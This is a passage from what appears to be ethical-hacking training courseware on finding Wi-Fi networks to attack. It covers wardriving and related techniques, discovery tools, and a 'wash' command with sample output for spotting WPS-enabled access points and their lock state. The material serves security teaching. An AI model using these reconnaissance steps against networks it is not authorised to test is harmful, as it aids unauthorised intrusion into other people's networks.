

Figure 16.38: Attackers scanning for Wi-Fi networks



Wi-Fi Discovery: Finding Wi-Fi Networks in Range to Attack

- The first task an attacker will go through when searching for Wi-Fi targets is **checking the potential networks** that are in range to find the best one to attack
- Attackers use various **Wi-Fi Chalking techniques**, such as WarWalking, WarChalking, WarFlying, and WarDriving to find the target Wi-Fi network to attack
- Drive around with Wi-Fi enabled laptop installed with a **wireless discovery tool** and map out active wireless networks

Wi-Fi Chalking Techniques

- **WarWalking**: Attackers walk around with Wi-Fi enabled laptops to detect open wireless networks
- **WarChalking**: A method used to draw symbols in public places to advertise open Wi-Fi networks
- **WarFlying**: Attackers use drones to detect open wireless networks
- **WarDriving**: Attackers drive around with Wi-Fi enabled laptops to detect open wireless networks

Wi-Fi Chalking Symbols

Finding Wi-Fi Networks in Range to Attack

The first task for an attacker searching for Wi-Fi targets is to check potential networks that are in range to find the best one to attack. Attackers use various Wi-Fi chalking techniques such as WarWalking, WarChalking, WarFlying, and WarDriving to find a target Wi-Fi network.

- **Wi-Fi Chalking Techniques**
  - **WarWalking**: Attackers walk around with Wi-Fi-enabled laptops installed with a wireless discovery tool to map out open wireless networks.
  - **WarChalking**: Symbols are drawn in public places to advertise open Wi-Fi networks.
  - **WarFlying**: Attackers use drones to detect open wireless networks.
  - **WarDriving**: Attackers drive around with Wi-Fi-enabled laptops installed with a wireless discovery tool to map out open wireless networks.


Attackers use the following tools to discover Wi-Fi networks for launching attacks:

- Laptop with a Wi-Fi card
- External Wi-Fi antenna
- Network discovery software

Some of the tools used to discover Wi-Fi networks in range to attack are inSSIDer, NetSurveyor, Wi-Fi Scanner, and Acrylic Wi-Fi Home.

Wi-Fi Discovery: Finding WPS-Enabled APs

- Attackers use **Wash utility** to identify the WPS-enabled APs and detect if the AP is in locked or unlocked state
- Most of the WPSs in the routers usually lock when brute-forced for more than five times and can be unlocked only in the administrator interface of the router manually
- The Wash command can support the 5 GHz channel
- The attacker **discovers the AP**, **ESSID**, and **BSSID of a device or router** using the following wash command
  - `# sudo wash -i wlan0`



wash -i wlan0mon - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #wash -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
00:67:[redacted]     1  -53  2.0  No   Broadcom  NO_CONNECTION5
BC:62:[redacted]     5  -85  1.0  No   RalinkTe  JU[redacted]
C4:95:[redacted]     6  -87  1.0  No   RalinkTe  ARA[redacted]
30:49:[redacted]     9  -73  1.0  No   RalinkTe  Spyingonyou_2
6C:5A:[redacted]    11  -63  2.0  No   RalinkTe  CEH-Labs
18:82:[redacted]    11  -61  2.0  No   Broadcom  HAR[redacted]
18:FD:[redacted]    11  -87  1.0  No   RalinkTe  PAR[redacted]
```

Finding WPS-Enabled APs

